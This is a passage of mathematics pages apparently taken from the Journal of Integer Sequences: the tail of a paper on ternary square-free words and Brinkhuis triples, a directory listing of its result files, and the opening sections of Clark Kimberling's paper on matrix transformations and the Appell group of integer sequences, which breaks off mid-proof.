0120212010201210212012102010212012102120210,
0120212012102120102012102120121020102120210,
0120210201210212021012102010212012102120210,
0120212012102120102012101202120121020120210,
0120212012101201021012102010212012102120210,
0120212012102120102012101201021012102120210,
0120212010201210201021012010212012102120210,
0120212012102120102101201021201021020120210,
0120212010212020102101201021201210201202120,
0120212012102120102101210201202120102120210,
0120212010210121020121012010212012102120210,
0120212012101201021202102012021012102120210,
0120212012101202102012021201021012102120210,
0120210201210120212012102012021012102120210,
0120212012101202102012102120210121020120210,
0120212010201210212012102012021012102120210,
0120212012101202102012102120121020102120210,
0120212012101202102101210201210120102120210,
0120210201210120102120121012021012102120210,
0120212012101202102101210212021012102120210,
0120212010210121020121012010212012102120210,
0120212012101202102012102120121020102120210,
0120212010210120102012021201021012102120210,
0120212012101202102012102120121020102120210,
0120212010210120102012021201021012102120210,
0120212012101202102012102120121020102120210,
0120212012101202102012102120121020102120210,
0120212010210120102012101201021012102120210,
0120212012101202102101210201210120102120210,
0120210201210120212012101201021012102120210,
0120212012101202102012102120121020102120210,
0120212010210120102012101201021012102120210,
0120212012101202102101210212021012102120210,
0120212010201210212012101201021012102120210,

$$\{\ 0120212012101201021012102120121020102120210,$$
$$0120210201210120212012102012021020102120210,$$
$$0120212010201202102012102120210121020120210,$$
$$0120212010201210212012102012021020102120210,$$
$$0120212010201202102012102120121020102120210,$$
$$0120212010210120102120121012021020102120210,$$
$$0120212010201202101210212010210120102120210,$$
$$0120210201210120102120121012021020102120210,$$
$$0120212010201202101210212010210120120120210,$$
$$0120210201210212012101201021012020102120210,$$
$$0120212010201210201021012102120121020120210,$$
$$0120212010201210212012101202120121020120210,$$
$$0120212010210120102012102120121020102120210,$$
$$0120210201210212012101202120121020102120210,$$
$$0120212010201210212012101202120121020120210,$$
$$0120210201210212020102120121020102120210,$$
$$0120212010201210212012010212012010102120210,$$
$$0120212010201210120102120210121020102120210,$$
$$0120212010201210120102120121020102120210,$$
$$0120210201210212020102012021020102120210,$$
$$0120212010201210120102012021020120120210,$$
$$0120212010212021020120212010210120102120210,$$
$$0120212010210121021202102010210120102120210,$$
$$0120212010212021020120212010210120120120210,$$
$$0120212010210121021202102010210120102120210,$$
$$0120212010201210120102012021201210120102120210,$$
$$0120210201210120102012102012021020102120210,$$
$$0120212010210121021202102010210120102120210,$$
$$0120212010201210120102012102120210121020120210,$$
$$0120210201210212012101202120121020102120210,$$
$$0120212010210121021202102010210120120120210,$$
$$0120210201210120210121021202012101201021202 10,$$
$$0120212010210121021202102010210120102120210,$$
$$0120212010210121021202102010210120102120210,$$
$$0120210201210120210121021202012101201021202 10,$$
$$0120212010210121021202102010210120102120210\ \}$$

Proof: Each admissible word is of length at least 13 and of the form either $012021\cdots120210$ or $012102\cdots201210$ as proved by Grimm [8]. So we first find all the square-free words of

length $n-12$, attach the two pairs of prefixes and suffixes to these words, then determine if the results are square-free and admissible words, and label them from 1 to m, where m is the total number of such words. The next step is to find all quasi-special (special) Brinkhuis 3-triples and replace the words with the labels we just assigned to them. Thus each triple correspond to a unique ordered list of three different integers, and we have created a set of lists of integers S. Note that if the square-free words of length $n-12$ are known, the rest of the process above only take polynomial time. Now the problem is reduced to find the largest subset T of $\{1,\ldots,m\}$ so that the list of any three elements of T is an element of S. Such a question is obviously NP, because the certificate will be the solution itself, and the time required to verify the certificate will be $O(\binom{n}{3})$, thus polynomial. Fortunately, we are not obliged to tell how long it takes to get the certificate.

We now create a graph G so that each element in S is a vertex of G, and any two vertices are connected if and only if any combination of three different numbers from the two lists can form a quasi-special (special) Brinkhuis 3-triple. For example, if $[1,2,3]$ and $[1,2,4]$ are vertices of the graph, they can be connected if and only if $[1,3,4]$ and $[2,3,4]$ are vertices of the graph too. And in this case, the four vertices will form a complete graph. Now we have reduced the problem into finding the largest complete subgraph of a graph, which is known to be NP-complete, in polynomial time. Although what we did does not imply the original problem to be NP-complete, it does shed some light on how to solve the problem: we will use the backtracking method to find the largest Brinkhuis triple.

We say a number i is compatible with a list of numbers $i_1,\ldots,i_n$ if any three words chosen from the corresponding words $w_i, w_{i_1},\ldots,w_{i_n}$ can form a quasi-special (special) Brinkhuis 3-triple.

Assuming all the numbers in the vertices are ordered increasingly, we try to construct the largest quasi-special (special) Brinkhuis triples recursively: We start with the pair of numbers, a_1 and a_2, who has the largest set of compatible numbers of all pairs of numbers in $\{1,\ldots,m\}$. After we have a list $a_1,\ldots,a_{n-1}$ such that every three numbers in the list can form a quasi-special (special) Brinkhuis 3-triple, we try to find a_n as the number such that a_n is compatible with $a_1,\ldots,a_{n-1}$, and $a_1,\ldots,a_n$ has the largest possible set of compatible numbers. If there is a tie, we choose the smallest possible number. Once we cannot add another number to the current list of $a_1,\ldots,a_n$, we have found a "locally optimal" Brinkhuis n-triple. We then backtrack to a_{n-1} and search for the next best choice of a_n. When all such choices are analyzed, we backtrack to a_{n-2}. We repeat the process until we backtrack to a_1 and a_2, when we try the pair of numbers who has the next largest set of compatible numbers. We will continue until all the possibilities are considered. Of course, we can always break out of the search if the size of the list of numbers found plus the number of compatible numbers available is less than the best known size of the triples at the time.

The complexity of searching the largest complete subgraph of n vertices is equivalent to searching the largest independent set of vertices of the complement of the graph, whose *average* rate of growth is subexponential, i.e., $O(n^{\log n})$. However, the exact amount of labor required for a specific kind of graphs can be very exponential. Theoretically, we can take advantage of the special structure of the graphs to increased the performance: if vertices $[1,2,3]$ and $[4,5,6]$ are connected, there is automatically a complete subgraph of 20 vertices, namely any combinations of three numbers from 1 to 6. But such an approach will use recursive programming, which would have required exponential space and thus is impractical. Unless we can find other methods to find the lower bound, using Brinkhuis triples cannot provide

must better results, even with more powerful (multi-processor) computers. Unfortunately, this is the best method known yet, if not the only one.

The Maple package and the results on optimal Brinkhuis triples are all available at http://www.math.temple.edu/∼xysun/ternarysf/ternary_square_free.htm.

4. Acknowledgement

Many thanks to Doron Zeilberger for his encouragements, to Uwe Grimm for pointing out an error in the first attempt, and to Li Zhang for his useful discussions and comments during the development of the programs. Also thanks to the referees who provided suggestions that made this paper more informative and readable.

References

1. M. Baake, V. Elaser and U. Grimm, The entropy of square-free words, *Math. Comput. Modelling* **26** (1997), 13–26.
2. F.-J. Brandenburg, Uniformly growing k^{th} power-free homomorphisms, *Theoret. Comput. Sci.* **23** (1983), 69–82.
3. J. Brinkhuis, Nonrepetitive sequences on three symbols, *Quart. J. Math. Oxford* **34** (1983), 145–149.
4. M. Crochemore, Sharp characterizations of squarefree morphisms, *Theoret. Comput. Sci.* **18** (1982), 221–226.
5. S. B. Ekhad and D. Zeilberger, There are more than $2^{n/17}$ n-letter ternary square-free words, *J. Integer Seq.* **1** (1998), Article 98.1.9.
6. S. Finch, Pattern-free word constants, http://pauillac.inria.fr/algo/bsolve/constant/words/words.html
7. John Noonan and Doron Zeilberger, The Goulden-Jackson cluster method: extensions, applications and implementations, *J. Differ. Equations Appl.* **5** (1999), 355–377.
8. Uwe Grimm, Improved bounds on the number of ternary square-free words, *J. Integer Seq.* **4** (2001), Article 01.2.7.
9. Michel Leconte, A characterization of power-free morphisms, *Theoret. Comput. Sci.* **38** (1985), 117–122.
10. M. Lothaire, *Combinatorics on Words*, Addison-Wesley, 1983.
11. Wolfram Research, Squarefree word, http://mathworld.wolfram.com/SquarefreeWord.html

---

2000 *Mathematics Subject Classification*: Primary 05A20; Secondary 68R15.
Keywords: square-free, ternary, word, Brinkhuis triple

(Concerned with sequence A006156.)

Received November 21, 2002; revised version received August 1, 2003; Published in *Journal of Integer Sequences*, August 18, 2003.

Return to Journal of Integer Sequences home page.

Index of /JIS/VOL6/Sun/progs

Name	Last modified	Size	Description
Parent Directory	18-Aug-2003 11:24	-	
TSFW_Result_13.txt	21-Sep-2002 20:49	1k	
TSFW_Result_17.txt	21-Sep-2002 20:50	1k	
TSFW_Result_18.txt	21-Sep-2002 20:50	1k	
TSFW_Result_19.txt	21-Sep-2002 20:50	1k	
TSFW_Result_23.txt	21-Sep-2002 20:50	1k	
TSFW_Result_24.txt	21-Sep-2002 20:50	2k	
TSFW_Result_25.txt	21-Sep-2002 20:50	2k	
TSFW_Result_26.txt	21-Sep-2002 20:50	1k	
TSFW_Result_27.txt	21-Sep-2002 20:51	1k	
TSFW_Result_28.txt	21-Sep-2002 20:51	3k	
TSFW_Result_29.txt	21-Sep-2002 20:51	5k	
TSFW_Result_30.txt	21-Sep-2002 20:51	6k	
TSFW_Result_31.txt	21-Sep-2002 20:52	9k	
TSFW_Result_32.txt	21-Sep-2002 20:52	6k	
TSFW_Result_33.txt	21-Sep-2002 20:52	10k	
TSFW_Result_34.txt	21-Sep-2002 20:52	58k	
TSFW_Result_35.txt	21-Sep-2002 20:54	144k	
TSFW_Result_36.txt	21-Sep-2002 20:56	545k	
TSFW_Result_37.txt	21-Sep-2002 21:05	1.0M	

 TSFW_Result_38.txt 21-Sep-2002 22:22 496k

 TSFW_Result_39.txt 21-Sep-2002 23:12 1.1M

 TSFW_Result_40.txt 21-Sep-2002 23:38 506k

 TSFW_Result_41.txt 22-Sep-2002 00:58 1.6M

 TSFW_Result_42.txt 23-Sep-2002 05:53 3.6M

 TSFW_Result_43.txt 05-Oct-2002 00:00 9.8M

 maple_code 18-Aug-2003 11:04 73k

 readme.txt 13-Sep-2002 00:30 1k

---

Journal of Integer Sequences, Vol. 6 (2003), Article 03.3.3

Matrix Transformations of Integer Sequences

Clark Kimberling
Department of Mathematics
University of Evansville
1800 Lincoln Avenue
Evansville, IN 47722

Abstract: The integer sequences with first term 1 comprise a group $\mathcal{G}$ under convolution, namely, the Appell group, and the lower triangular infinite integer matrices with all diagonal entries 1 comprise a group $\mathbb{G}$ under matrix multiplication. If $A \in \mathcal{G}$ and $M \in \mathbb{G}$, then $MA \in \mathcal{G}$. The groups $\mathcal{G}$ and $\mathbb{G}$ and various subgroups are discussed. These include the group $\mathbb{G}^{(1)}$ of matrices whose columns are identical except for initial zeros, and also the group $\mathbb{G}^{(2)}$ of matrices in which the odd-numbered columns are identical except for initial zeros and the same is true for even-numbered columns. Conditions are determined for the product of two matrices in $\mathbb{G}^{(m)}$ to be in $\mathbb{G}^{(1)}$. Conditions are also determined for two matrices in $\mathbb{G}^{(2)}$ to commute.

Full version: pdf, dvi, ps, latex

(Concerned with sequences A000045 A000108 A000142 A000201 A000204 A000741 A000984 A002530 A047749 A077049 A077050 A077605 A077606 .)

Received November 13, 2002; revised version received January 28, 2002; September 2, 2003. Published in *Journal of Integer Sequences* September 8, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.3.3

Matrix Transformations of Integer Sequences

Clark Kimberling
Department of Mathematics
University of Evansville
1800 Lincoln Avenue
Evansville, IN 47722
ck6@evansville.edu

Abstract: The integer sequences with first term 1 comprise a group $\mathcal{G}$ under convolution, namely, the Appell group, and the lower triangular infinite integer matrices with all diagonal entries 1 comprise a group $\mathbb{G}$ under matrix multiplication. If $A \in \mathcal{G}$ and $M \in \mathbb{G}$, then $MA \in \mathcal{G}$. The groups $\mathcal{G}$ and $\mathbb{G}$ and various subgroups are discussed. These include the group $\mathbb{G}^{(1)}$ of matrices whose columns are identical except for initial zeros, and also the group $\mathbb{G}^{(2)}$ of matrices in which the odd-numbered columns are identical except for initial zeros and the same is true for even-numbered columns. Conditions are determined for the product of two matrices in $\mathbb{G}^{(m)}$ to be in $\mathbb{G}^{(1)}$. Conditions are also determined for two matrices in $\mathbb{G}^{(2)}$ to commute.

1 Introduction

Let $\mathcal{G}$ be the set of integer sequences $(a_1, a_2, a_3, \ldots)$ for which $a_1 = 1$. The notations $A = (a_1, a_2, a_3, \ldots)$, $B = (b_1, b_2, b_3, \ldots)$, $C = (c_1, c_2, c_3, \ldots)$ will always refer to elements of $\mathcal{G}$. The finite sequence $(a_1, a_2, a_3, \ldots, a_n)$ will be denoted by A_n, and likewise for B_n and C_n. Let $\star$ denote convolution; i.e., if $C = A \star B$, then

$$c_n = \sum_{k=1}^{n} a_k b_{n-k+1},$$

which we shall sometimes write as $A_n \circledast B_n$, so that $A \star B$ is the sequence having $A_n \circledast B_n$ as nth term. Formally,

$$\sum_{k=1}^{\infty} c_k x^{k-1} = \left(\sum_{k=1}^{\infty} a_k x^{k-1} \right) \left(\sum_{k=1}^{\infty} b_k x^{k-1} \right).$$

In particular, if $c_1 = 1$ and $c_k = 0$ for $k \geq 2$, then the sequence B has generating function $1/(a_1 + a_2x + a_3x^2 + \cdots)$, and A and B are a pair of convolutory inverses.

Let $\mathcal{G}_n$ denote the group of finite sequences A_n under $\star$; the identity is $I_n = (1, 0, 0, \ldots, 0)$, and A_n^{-1} is the sequence B_n given inductively by $b_1 = 1$ and

$$b_n = -\sum_{k=1}^{n-1} a_{n-k+1} b_k. \tag{1}$$

for $n \geq 2$. The algebraic system $(\mathcal{G}, \star)$ is a commutative group known as the Appell subgroup of the Riordan group. Its elements, the Appell sequences, are special cases of the Sheffler sequences, which play a leading role in the umbral calculus [2, Chapter 4]; however, the umbral developments are not used in this paper. In $\mathcal{G}$, the identity and A^{-1} are the limits of I_n and A_n^{-1}. (Here, limits are of the combinatorial kind: suppose $j_1, j_2, j_3, \ldots$ is an unbounded nondecreasing sequence of positive integers and $\{a_{i,j}\}$ is a sequence of sequences such for each i,

$$(a_{k,1}, a_{k,2}, a_{k,3}, \ldots, a_{k,j_i}) = (a_{i,1}, a_{i,2}, a_{i,3}, \ldots, a_{i,j_i})$$

for every $k > i$. Then

$$\lim_{i \to \infty} (a_{i,1}, a_{i,2}, a_{i,3}, \ldots)$$

is defined as the sequence $(a_1, a_2, a_3, \ldots)$ such that for every n there exists i_0 such that if $i > i_0$, then

$$(a_1, a_2, a_3, \ldots, a_n) = (a_{i,1}, a_{i,2}, a_{i,3}, \ldots, a_{i,n}).)$$

The study of the group $(\mathcal{G}, \star)$, we shall soon see, is essentially that of a certain group of matrices. However, we shall consider first a more general group of matrices.

For any positive integer n, let $\mathbb{G}_n$ be the set of lower triangular $n \times n$ integer matrices with all diagonal entries 1, and let $\cdot$ denote matrix multiplication. Then $(\mathbb{G}_n, \cdot)$ is a noncommutative group. Now let $\mathbb{G}$ denote the set of lower triangular infinite integer matrices with all diagonal entries 1. In such a matrix, every column, excluding the zeros above the diagonal, is an element of $\mathcal{G}$, and $(\mathbb{G}, \cdot)$ is a noncommutative group. Properties of matrices in $\mathbb{G}$ arise via limits of those of matrices in $\mathbb{G}_n$. For example, if $M = (m_{ij}) \in \mathbb{G}$, then the matrix $M_n := (m_{ij})$, where $1 \leq i \leq n$ and $1 \leq j \leq n$, is an element of $\mathbb{G}_n$, and

$$M^{-1} = \lim_{n \to \infty} M_n^{-1}.$$

It is easy to check that if $A \in \mathcal{G}$ and $M \in \mathbb{G}$, then $M \cdot A \in \mathcal{G}$; here A is regarded as an infinite column vector.

Among subgroups of $\mathbb{G}$ is the Riordan group (in the case that the coefficients are all integers) introduced in [3]. Although the Riordan group will not be further discussed in this paper, the reader may wish to consult the references listed at A053121 (the Catalan triangle) in [4].

Suppose $T = (t_1, t_2, t_3, \ldots) \in \mathcal{G}$. Let $\mathbb{T}$ be the matrix in $\mathbb{G}$ whose ith row is

$$t_i, t_{i-1}, \ldots, t_1, 0, 0 \ldots,$$

so that the first column of $\mathbb{T}$ is T, and each subsequent column contains T as a subsequence. Let $\mathbb{G}^{(1)}$ be the set of all such matrices $\mathbb{T}$. If $\mathbb{T}$ and $\mathbb{U}$ in $\mathbb{G}^{(1)}$ have first columns T and U, respectively, then the first column of $\mathbb{T} \cdot \mathbb{U}$ is the sequence $T \star U$, and $\mathbb{T} \cdot \mathbb{U} \in \mathbb{G}^{(1)}$. Clearly, $(\mathbb{G}^{(1)}, \cdot)$ is isomorphic to $(\mathcal{G}, \star)$. Matrices in $\mathbb{G}^{(1)}$ will be called *sequential matrices.*

One more property of the group $\mathbb{G}$, with easy and omitted proof, will be useful: if $M = (m_{ij}) \in \mathbb{G}$ and $f(M) := ((-1)^{i+j} m_{ij})$, then

$$(f(M))^{-1} = f(M^{-1}). \tag{2}$$

2 The Appell group $(\mathcal{G}, \star)$

The first theorem in this section concerns the convolutory inverse of a linear recurrence sequence of order $m \geq 2$.

Theorem 1. *Suppose $m \geq 2$, and $a_1 = 1, a_2, \ldots, a_m$ are initial values of an mth order recurrence sequence given by*

$$a_n = u_1 a_{n-1} + u_2 a_{n-2} + \cdots + u_m a_{n-m} + r_{n-m} \tag{3}$$

for $n \geq m+1$, where $u_1, u_2, \ldots, u_m$ and $r_1, r_2, r_3, \ldots$ are integers and $u_m \neq 0$. Then the convolutory inverse, B, of A, is a sequence

$$(1, b_2, \ldots, b_m, b_{m+1}, b_{m+2}, \ldots)$$

for which the subsequence $(b_{m+2}, b_{m+3}, \ldots)$ satisfies

$$b_n = \sum_{k=1}^{m-1} b_{n-k} c_k - B_{n-m} \circledast R_{n-m},$$

where

$$c_k = -a_{k+1} + \sum_{j=1}^{k} u_j a_{k+1-j}$$

for $n \geq m+2$.

Proof: By (1), $b_1 = a_1 = 1$. Also, $b_2 = -a_2$, and

$$b_n = -a_n b_1 - a_{n-1} b_2 - \cdots - a_2 b_{n-1}$$

for $n \geq 3$. For the rest of this proof, assume that $n \geq m+2$, and for later convenience, let

$$s_n = -a_n b_1 - a_{n-1} b_2 - \cdots - a_{m+2} b_{n-m-1}.$$

For $n \geq m+2$ (but not generally for $n = m+1$), the recurrence (1) gives

$$\sum_{k=1}^{m} u_k b_{n-k} = - \sum_{j=1}^{n-m-1} b_j \sum_{k=1}^{m} u_k a_{n-k-j+1} - U,$$

where

$$U = \sum_{k=1}^{m-1} u_k \sum_{j=2}^{m-k+1} a_j b_{n-k-j+1}.$$

Then

$$\begin{aligned}
\sum_{k=1}^{m} u_k b_{n-k} &= -\sum_{j=1}^{n-m-1} b_j (a_{n+1-j} - r_{n+1-j-m}) - U \\
&= s_n + \sum_{j=1}^{n-m-1} b_j r_{n+1-j-m} - U \\
&= b_n + \sum_{j=2}^{m+1} a_j b_{n+1-j} + \sum_{j=1}^{n-m-1} b_j r_{n+1-j-m} - U,
\end{aligned}$$

so that

$$b_n = \sum_{k=1}^{m} u_k b_{n-k} - \sum_{j=2}^{m+1} a_j b_{n+1-j} - \sum_{j=1}^{n-m-1} b_j r_{n+1-j-m} + U. \tag{4}$$

Now put $n = m+1$ into (3) and substitute in (4) for a_{m+1}. The resulting coefficient of b_{n-m} is $-r_1$, and (4) simplifies to

$$\begin{aligned}
b_n &= \sum_{k=1}^{m-1} u_k b_{n-k} - \sum_{j=2}^{m} a_j b_{n+1-j} + \sum_{k=1}^{m-2} u_k \sum_{j=2}^{m-k} a_j b_{n-k-j+1} - \sum_{j=1}^{n-m} b_j r_{n+1-j-m} \\
&= \sum_{k=1}^{m-1} b_{n-k}(-a_{k+1} + \sum_{j=1}^{k} u_j a_{k+1-j}) - \sum_{j=1}^{n-m} b_j r_{n+1-j-m.} \qquad \blacksquare
\end{aligned}$$

Corollary 1. If the recurrence for A in (3) is homogeneous of order $m \geq 2$, then the recurrence for the sequence $(b_4, b_5, b_6, \ldots)$ is of order $m-1$. If $m = 2$, then the convolutory inverse of A is the sequence

$$(b_1, b_2, b_3, \ldots) = (1,\ -a_2,\ f,\ (u_1 - a_2)f,\ (u_1 - a_2)^2 f,\ (u_1 - a_2)^3 f, \ldots),$$

where $f = a_2^2 - a_3$.

Proof: Homogeneity of a means that $r_n = 0$ for $n \geq 1$, so that $b_n = \sum_{k=1}^{m-1} c_k b_{n-k}$ for $n \geq m+2$. $\blacksquare$

Example 1. The Fibonacci sequence, $A = (1, 1, 2, 3, 5, 8, \ldots)$, has inverse $(1, -1, -1, 0, 0, 0, 0, 0, \ldots)$.

Example 2. The Lucas sequence, $A = (1, 3, 4, 7, 11, 18, \ldots)$, has inverse, $(1, -3, 5, -10, 20, -40, 80, \ldots)$, recurrent with order 1 beginning at the third term.

Example 3. Let A be the 2nd-order nonhomogeneous sequence given by $a_1 = 1$, $a_2 = 1$, and $a_n = a_{n-1} + a_{n-2} + n - 2$ for $n \geq 3$. The inverse of A is the sequence $B = (1, -1, -2, -1, 1, 4, 6, 4, -4, -11, \ldots)$ given for $n \geq 4$ by

$$b_n = -B_{n-2} \circledast R_{n-2} = -(b_1, b_2, \cdots, b_{n-2}) \star (1, 2, 3, \ldots, n-2).$$

Example 4. Suppose that A and C are sequences in $\mathcal{G}$. Since $\mathcal{G}$ is a group, there exists B in $\mathcal{G}$ such that $A = B \star C$. For example, if A and C are the Fibonacci and Lucas sequences of Examples 1 and 2, then

$$B = A \star C^{-1} = (1, -2, 4, -8, 16, \ldots),$$

a 1st-order sequence.

Theorem 2. *Let $B = (1, b_2, b_3, \ldots)$ be the convolutory inverse of $A = (1, a_2, a_3, \ldots)$, and let $\widehat{A} = (1, -a_2, a_3, -a_4, a_5, -a_6, \ldots)$. Then the convolutory inverse of $\widehat{A}$ is the sequence $\widehat{B} = (1, -b_2, b_3, -b_4, b_5, -b_6, \ldots)$.*

Proof: Apply (2) to the subgroup $\mathbb{G}^{(1)}$ of sequential matrices. ■

Example 5. Let A be the sequence given by $a_n = \lfloor n\tau \rfloor$, where $\tau = (1 + \sqrt{5})/2$. Then

$$A = (1, 3, 4, 6, 8, 9, 11, 12, \ldots) \quad \text{and} \quad A^{-1} = (1, -3, 5, -9, 17, -30, 52, -90, \ldots).$$

Let A be the sequence given by $a_n = (-1)^{n-1}\lfloor n\tau \rfloor$. Then

$$A = (1, -3, 4, -6, 8, -9, 11, -12, \ldots) \quad \text{and} \quad A^{-1} = (1, 3, 5, 9, 17, 30, 52, 90, \ldots).$$

Example 6. Let A be the Catalan sequence, given by $a_n = \frac{1}{n}\begin{pmatrix} 2n-2 \\ n-1 \end{pmatrix}$. Then

$$\begin{aligned} A &= (1, 1, 2, 5, 14, 42, 132, 429, 1430, \ldots) \\ A^{-1} &= (1, -1, -1, -2, -5, -14, -42, -132, \ldots). \end{aligned}$$

Example 7. Let A be the sequence of central binomial coefficients, given by $a_n = \begin{pmatrix} 2n-2 \\ n-1 \end{pmatrix}$, Then

$$A = (1, 2, 6, 20, 70, 252, 924, \ldots) \quad \text{and} \quad A^{-1} = (1, -2, -2, -4, -10, -28, -84, -264, \ldots),$$

with obvious connections to the Catalan sequence.

Certain operations on sequences in $\mathcal{G}$ are easily expressed in terms of convolution. Two of these operations are given as follows. Suppose x is an integer, and $A = (1, a_2, a_3, \ldots)$ is a sequence in $\mathcal{G}$, with inverse $B = (1, b_2, b_3, \ldots)$. Then

$$(1,\ xa_2,\ xa_3,\ xa_{4,}\ldots) = (1,\ (1-x)b_2,\ (1-x)b_3,\ (1-x)b_4, \ldots) \star A$$

and

$$(1,\ x,\ a_2,\ a_3, \ldots) = (1,\ x + b_2,\ (x-1)b_2 + b_3,\ (x-1)b_3 + b_4, \ldots) \star A.$$

Stated in terms of power series

$$a(t) = 1 + a_2 t + a_3 t^2 + \cdots \quad \text{and} \quad 1/a(t) = b(t) = 1 + b_2 t + b_3 t^2 + \cdots,$$

the two operations correspond to the identities

$$\begin{aligned} xa(t) + 1 - x &= [(1-x)b(t) + x]a(t); \\ ta(t) + 1 + (x-1)t &= \{b(t) + [(x-1)b(t) + 1]t\}a(t). \end{aligned}$$

3 The group $(\mathbb{G}^{(m)}, \cdot)$

Recall that the set $\mathbb{G}$ consists of the lower triangular infinite integer matrices with all diagonal entries 1. Define $'$ on $\mathbb{G}$ as follows: if $A \in \mathbb{G}$, then A' is the matrix that remains when row 1 and column 1 of A are removed. Clearly $A' \in \mathbb{G}$. Define

$$A^{(0)} = A, \qquad A^{(n)} = (A^{(n-1)})'$$

for $n \geq 1$. Let

$$\mathbb{G}^{(m)} = \{A \in \mathbb{G} : A^{(m)} = A\}$$

for $m \geq 0$. Note that $(\mathbb{G}^{(1)}, \cdot)$ is the group of sequential matrices introduced in Section 1, and $\mathbb{G}^{(m)} \subset \mathbb{G}^{(d)}$ if and only if $d|m$.

Theorem 3. *$(G^{(m)}, \cdot)$ is a group for $m \geq 0$.*

Proof: $(\mathbb{G}^{(0)}, \cdot)$ is the group $(\mathbb{G}, \cdot)$. For $m \geq 1$, first note that $(AB)' = A'B'$, so that, inductively, $(AB)^{(q)} = A^{(q)}B^{(q)}$ for all $q \geq 1$. In particular, if A and B are in $\mathbb{G}^{(m)}$, then

$$(AB)^{(m)} = A^{(m)}B^{(m)} = AB,$$

so that $AB \in \mathbb{G}^{(m)}$. Moreover,

$$(A^{-1})^{(m)} = (A^{(m)})^{-1} = A^{-1},$$

so that $A^{-1} \in \mathbb{G}^{(m)}$. ■

4 The group $(\mathbb{G}^{(2)}, \cdot)$

Suppose that A, B, C, D are sequences in $\mathcal{G}$. Let $\langle A; B\rangle$ denote the matrix in $\mathbb{G}^{(2)}$ whose first column is $A = (a_1, a_2, \ldots)$ and whose second column is $(0, b_1, b_2, \ldots)$, where $a_1 = b_1 = 1$. We shall see that the product $\langle A; B\rangle \cdot \langle C; D\rangle$ is given by certain "mixed convolutions." Write $\langle A; B\rangle \cdot \langle C; D\rangle$ as $\langle U; V\rangle$. Then

$$u_n = \begin{cases} (a_1, b_2, a_3, \ldots, b_{n-1}, a_n) \star (c_1, c_2, \ldots, c_n), & \text{if } n \text{ is odd;} \\ (b_1, a_2, b_3, \ldots, b_{n-1}, a_n) \star (c_1, c_2, \ldots, c_n), & \text{if } n \text{ is even;} \end{cases}$$

$$v_n = \begin{cases} (b_1, a_2, b_3, \ldots, a_{n-1}, b_n) \star (d_1, d_2, \ldots, d_n), & \text{if } n \text{ is odd;} \\ (a_1, b_2, a_3, \ldots, a_{n-1}, b_n) \star (d_1, d_2, \ldots, d_n), & \text{if } n \text{ is even.} \end{cases}$$

In particular $\langle A; B\rangle \cdot \langle B; A\rangle$ is the sequential matrix of the sequence $A \star B$.

Recursive formulas for columns of $\langle A; B\rangle^{-1}$ can also be given: write $\langle A; B\rangle^{-1}$ as $\langle X; Y\rangle$, so that $\langle A; B\rangle \cdot \langle X; Y\rangle$ is the identity matrix. Each nondiagonal entry of $\langle A; B\rangle \cdot \langle X; Y\rangle$ is zero, so that, solving inductively for $x_1, x_2, x_3, \ldots$ and $y_1, y_2, y_3, \ldots$ gives

$$x_n = \begin{cases} -a_n - b_{n-1}x_2 - a_{n-2}x_3 - \cdots - b_2 x_{n-1}, & \text{if } n \text{ is odd;} \\ -a_n - b_{n-1}x_2 - a_{n-2}x_3 - \cdots - a_2 x_{n-1}, & \text{if } n \text{ is even;} \end{cases} \tag{5}$$

$$y_n = \begin{cases} -b_n - a_{n-1}y_2 - b_{n-2}y_3 - \cdots - a_2 y_{n-1}, & \text{if } n \text{ is odd;} \\ -b_n - a_{n-1}y_2 - b_{n-2}y_3 - \cdots - b_2 y_{n-1}, & \text{if } n \text{ is even.} \end{cases} \tag{6}$$

Example 8. Example 6 shows that the Catalan sequence satisfies the equation

$$(1, a_2, a_3, \ldots)^{-1} = (1, -1, -a_2, -a_3, \ldots),$$

which we abbreviate as $A^{-1} = (1, -A)$. It is natural to ask whether there are sequences A and B for which

$$\langle A; B\rangle^{-1} = \langle 1, -A; B\rangle. \tag{7}$$

This problem is solved as follows. Write the first and second columns of $\langle 1, -A; B\rangle$ as $(1, x_2, x_3, \ldots)$ and $(0, 1, y_2, y_3, \ldots)$, respectively. Equation (7) implies $x_n = -a_{n-1}$ and $y_n = b_n$ for $n \geq 2$. Thus, $b_2 = y_2$, but also, by (6), $y_2 = -b_2$, so that $b_2 = 0$. Inductively, (6) and (7) imply $b_n = 0$ for all $n \geq 3$, so that B is the convolutory identity sequence: $B = (1, 0, 0, 0, \ldots)$. Using this fact together with (5) gives

$$x_n = \begin{cases} -a_n - a_{n-2}x_3 - a_{n-4}x_5 - \cdots - a_2 x_{n-1}, & \text{if } n \text{ is even;} \\ -a_n - a_{n-2}x_3 - a_{n-4}x_5 - \cdots - a_3 x_{n-2}, & \text{if } n \text{ is odd;} \end{cases}$$

so that, substituting $x_k = -a_{k-1}$, we have a recurrence for A:

$$a_n = \begin{cases} a_{n-1} + a_{n-2}a_2 + a_{n-4}a_4 + \cdots + a_2 a_{n-2} & \text{if } n \text{ is even;} \\ a_{n-1} + a_{n-2}a_2 + a_{n-4}a_4 + \cdots + a_3 a_{n-3} & \text{if } n \text{ is odd;} \end{cases}$$

with intial values $a_1 = 1$, $a_2 = 1$. This sequence, listed as A047749 in [4], is given by

$$a_n = \begin{cases} \frac{1}{2m+1}\begin{pmatrix} 3m \\ m \end{pmatrix}, & \text{if } n = 2m; \\ \frac{1}{2m+1}\begin{pmatrix} 3m+1 \\ m+1 \end{pmatrix}, & \text{if } n = 2m+1. \end{cases}$$

Example 9. Let $a_n = 1$ and $b_n = F_n$ for $n \geq 1$, where F_n denotes the Fibonacci sequence in Example 1. Let C be the sequence given by $c_1 = 1$, $c_2 = -1$, $c_3 = 0$, $c_4 = 1$, and $c_n = 2^{\lfloor (n-5)/2 \rfloor}$ for $n \geq 5$. Let D be the sequence given by $d_1 = 1$, $d_2 = -1$, $d_3 = -1$, and $d_n = -c_{n+1}$ for $n \geq d_4$. Then $\langle A; B\rangle^{-1} = \langle C; D\rangle$.

Theorem 4. *If any three of four sequences A, B, C, D in G are given, then the fourth sequence is uniquely determined by the condition that $\langle A; B\rangle \cdot \langle C; D\rangle$ be a sequential matrix.*

Proof: The requirement that $\langle A; B\rangle \cdot \langle C; D\rangle$ be a sequential matrix is equivalent to an infinite system of equations, beginning with

$$\begin{aligned} d_1 &= 1 \\ b_2 + d_2 &= a_2 + c_2 \\ b_3 + a_2 d_2 + d_3 &= a_3 + b_2 c_2 + c_3. \end{aligned}$$

For $n \geq 3$, the system can be expressed as follows:

